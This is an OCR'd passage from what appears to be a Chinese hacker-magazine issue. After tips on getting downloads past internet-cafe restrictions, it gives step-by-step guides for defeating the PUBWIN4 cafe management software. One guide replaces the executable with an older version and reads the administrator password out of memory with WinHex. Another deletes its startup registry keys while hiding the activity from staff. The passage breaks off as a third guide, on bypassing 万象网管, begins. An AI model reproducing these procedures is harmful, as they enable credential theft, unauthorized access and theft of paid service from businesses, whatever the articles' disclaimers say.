


图2

回到家想来想去，突然又想到了QQ，要说这腾讯真是不错，不仅为我们免费提供聊天服务，邮箱等，还能让我们轻松突破网吧的限制。这就是TT浏览器，虽然很多人认为TT浏览器并不怎么样，可是人家却带了个“旋风下载”，为我们下载文件提供了帮助，对，就用这个了。于是我在家下了TT浏览器，然后发到我QQ邮箱里，到了网吧像上面一样下载，安装。

呵呵，安装成功！！打开TT浏览器把要下载的文件链接拖到“旋风下载”上，就可以轻松下载文件了。是不是很爽？

其实，除了腾讯的QQ邮箱能下载东西以外，还有大名鼎鼎的OE也能用来下载东西，打开IE浏览器，点“工具”→“邮件和新闻”→“新建邮件”，就可以打开OE的连接向导，把自己邮箱的地址、POP3服务器、SMTP服务器等填好以后，就可以用OE来收邮件了（图3）。这样，一些QQ的非会员们也不要因为只有5M的QQ邮箱而烦恼了，这回用自己的大邮箱岂不爽哉？




图3

还有，当我在IE中点“工具”时，看到弹出的菜单中还有“Yahoo! Messenger”（图4），虽然并没用过，但我觉得其中也应有些奥妙，由于时间关系，我就没仔细看。




图4

好了，到此本文就结束了，本文就是希望大家能拓展一下思路，一种方法不行还有另外的，条条大路通罗马，愿像我一样的菜鸟能早日成为真正的大虾！



巧用复古法 破解PUBWIN4管理员密码

WZHPRO@JSCPU

我最近对PUBWIN4非常感兴趣，所以这段时间一直在研究PUBWIN4，发现现在PUBWIN4的管理员密码在内存中很难找到。怎么办呢？难道我们用管理员密码上机已经成为历史了吗？不是的！今天我给大家带来了一种新的破解PUBWIN4管理员密码的新方法——用复古法破解PUBWIN4管理员密码。何谓复古法呢？就是让PUBWIN4.3回到PUBWIN4.0，下面我一步步来教大家如何操作。

首先我们要准备3个工具——WINHEX（下载地址：http://www.skycn.com）、PUBWIN4.0版中的PUBWIN.EXE、强行结束进程的软件（文中我们使用精锐网吧辅助工具）。

准备好后我们先找到PUBWIN4的安装目录（一般是C:\Program Files\Hintsoft\Pubclt）并打开此文件夹，把4.0版的PUBWIN.EXE放在桌面上。

注意这里4.0版的PUBWIN.EXE和PUBWIN4的安装目录的窗口不能重合，因为马上我们要在极短的时间内把4.0版的PUBWIN.EXE替换PUBWIN4的安装目录下的PUBWIN.EXE。

大家都知道正在使用的文件是无法修改的，所以我们要先把PUBWIN的进程结束掉。

我们打开精锐网吧辅助工具，在进程列表中找到RECLOCK.EXE、RNCLT.EXE、PUBWIN.EXE（如图1）。




图1

我们先结束RECLOCK.EXE进程，再结束RNCLT.EXE进程，这两个进程是不会自动恢复的。大家注意了，下面一步十分关键！我们把精锐网吧辅助工具移动到屏幕上比较空旷的一个区域（即不要和4.0版的PUBWIN.EXE和PUBWIN4的安装目录的窗口重合，不然我们不能在最短的时间里把4.0版的PUBWIN.EXE覆盖PUBWIN4的安装目录下的PUBWIN.EXE）。

在选中精锐网吧辅助工具中显示的PUBWIN.EXE进程（深呼吸），快速点击终止进程。

OK！立即把4.0版的PUBWIN.EXE拖到PUBWIN4的安装目录的窗口中，这时系统会弹出一个窗口问你是否替换，你要以最快的速度按“是”（建议直接按空格，因为系统默认焦点在“是”上）（如图2）。




图 2

当你做完这一步操作后，PUBWIN4应该会自动运行了，这时你会发现PUBWIN的界面已经变了，这是因为系统运行的已经是PUBWIN的老版本——4.0版。

我们再运行WINHEX，点击菜单栏上的“TOOLS”→“OPEN RAM”，在弹出的窗口中找到“PUB WIN”，展开后会出现“PRIMARY MEMORY”。

选中它后按确定就能打开PUBWIN的主要内存。我们查找字符：welcome_ty（如图3）。

我们现在慢慢向上翻页应该看见网吧名字就在上面，然后是服务器的IP地址，再上面就是管理员密码了。

以上就是我用复古法破解PUBWIN4管理员密码的全过程。我希望这篇文章能开放大家的思维，而不是让大家都去网吧免费上网。如果你用本文的方法免费上网，被




图 3

警察叔叔抓住了可不要怪我哦～

（文章中涉及到的程序WINHEX、PUBWIN4.0版中的PUBWIN.EXE、精锐网吧辅助工具已收录于光盘中）



破解网吧 Pubwin 管理程序

yoyo

在一次偶然的机会我手动破解了网吧的管理程序Pubwin4，下面是我在WinXP上的破解过程，在其他Windows操作系统上的破解过程和在WinXP系统上的大同小异。我的破解思路和破解过程希望对大家有所启发。本人是菜鸟，写的这些东西也是给菜鸟看的，对于老鸟，就很容易了，所以老鸟就不要看了：）

有一次去一网吧上网，我明明交了10元的押金，可是最后结帐的时候那个结帐的女管理员却说我交了5元。我和她解释的时候，他说：“什么也不记得了，管理程序上就是这么显示的”，而且态度很是蛮横且不悯，这件事让我很是气愤不过，于是打算教训她一下。不就是管理程序嘛，好！我就从你们的管理程序下手，这个网吧用的是Pubwin4管理程序，以前知道在网上有很多破解程序，不过我下载过几个都不是很好用，有很多都不能破解。我忽然萌生了一个念头，是否可以不用程序就能破解了它呢？于是我就琢磨起它的原理来，由于它是在进入系统后才启动的，这样它的启动应该在注册表里面有，只要把启动项删除，然后退出它在内存中运行着的程序，就应该能摆脱程序的控制了。顺着这一条线，我就开始了我的破解过程。

启动系统后，就启动了Pubwin4管理程序（如图1），这时候桌面上的其他图标都无法点击，并且不显示“开始菜单”的按钮，那我们怎么进入注册表呢？虽然看不见“开始按钮”但是都没有屏蔽Window按钮，按下这个按钮，就会弹出“开始菜单”，然后点击“运行”，输入“regedit”后回车，就可以打开注册表了（也可以直接按Window+R组合键调出对话框，然后打开注册表）。



图 1

由于这个红色窗口是在最上面的，为了不让管理员发现你在搞破坏活动，你最好点击“用户登录”按钮，这样到了登录对话框后就不是在最上面了（如图2），打开的其他窗口就掩盖住了这个登录窗口，管理员就很难发现你在干什么了，这样不容易被发现。




图 2

下面就是找注册表中的键，首先找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，在这个键下面有一个Pubwin键，不由分说，删除掉（如图3），然后找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices，在这个键下面找到Pubwin，删除（如图4）。




图 3




图 4

删除这两个键后，系统的启动项都删除了，是不是就可以了呢？不行。还有一个地方，那就是所有安装程序几乎都出没的地方，这个键就HKEY_LOCAL_MACHINE\SOFTWARE，在这里，当然也不会缺少Pubwin的影子，这里有一个Hintsoft，这个就是Pubwin程序安装到注册表中的地

方，我们展开HKEY_LOCAL_MACHINE\SOFTWARE\Hintsoft\Pubwin，这个键下面无论你删除哪一个键都会不断的提示错误（如图5），所以把Pubwin这一项全部删除（如图6）。




图5




图6

到这里所有该删除的项都删除了，那下一步怎么办呢？就是把Pubwin进程清除出内存了，这里用到的最简单的办法就是注销了。那我们就注销一下，然后再进来看一看，怎么样？是不是不启动Pubwin了，其实原理就是这么简单。到这里整个破解过程就全部结束了（在Win98和Win2000上的破解和在WinXP上的破解基本上是一样的。由于现在的网吧很多都已经不用Win98，所以我只在Win98上试验过一次，过程是一样的。还有人说用U盘在Win98下需要安装驱动程序这一步可以跳过管理程序，本人没有试过，有条件的朋友自己试一下）。

本人虽然破解成功了，但是从没有用这个方法去免费上网，也没有搞什么破坏，当时有破解想法也是一时之气，气归气，做归做，本人的原则：）。最后临走的时候我在操作台上留了一句：请用诚心善待你的每一位来上网的朋友，请认真修补你的pubwin管理程序的漏洞！

由于整个破解过程都是手动完成的，所以比较慢。而Pubwin还有一个刷新功能，大约是3分钟刷新一次，每一次刷新都会关闭你打开的所有窗口，所以要继续下去，你还要重新打开，继续下一步的操作。

本文只是分析了程序的原理和手工破解的过程，希望这篇文章对大家以后分析一些管理程序和写管理程序有所帮助，还有什么问题，欢迎大家来本人小站讨论（http://www.fesite.com）。有很多网吧已经禁止了注册表的编辑和reg文件的使用，大家可以到华军下载一个注册表解锁软件，地址是http://www.newhua.com/soft/14506.htm。

本人写这篇文章的目的是让大家了解一些管理程序的启动过程和运行过程，明白其中的原理，并没有恶意目的。

希望程序制作者或者网吧管理员能尽快弥补这其中的漏洞，也希望各位网友不要用本文说的办法去占小便宜、搞破坏，否则后果自负！



现在越来越多的网吧使用的都是Win2K或WinXP系统，而网吧主机的管理软件也在不断升级，以前在网吧使用的低版本的"万象网管"或"网吧管理专家系统"这些网管软件，通过那些"小黑软"轻松一点"获取密码"就可以得到解锁密码的时代早已成为过去，在网上找了N天也没找到一个软件能轻松对付最新版本的"万象新网管"。哎！我好歹也接受过X档案的长期"熏陶"，自己动手，终于摸索出了两种非常简单无需任何工具轻松绕过"万象新网管"上网的方法，来与各位共享。

一般使用Win2K或WinXP系统的网吧都把当前用户设为具有管理员权限，在主机启动时自动登录，这样设置是有道理的，因为客户不管做什么操作都方便多了，譬如说安装一些需要管理员权限的软件，且现在网吧一律装上了还原卡（譬如说我见到的全是三＊电脑卫士卡），不管我们如何在主机上兴风作浪，重启后又一切依旧。记得第八期的黑档上"破解万象又一式"中的做法在这里就有点行不通，而且很麻烦，因为在未解锁时我们根本登录不了桌面，如图1。OK，我们先来看看方法一。

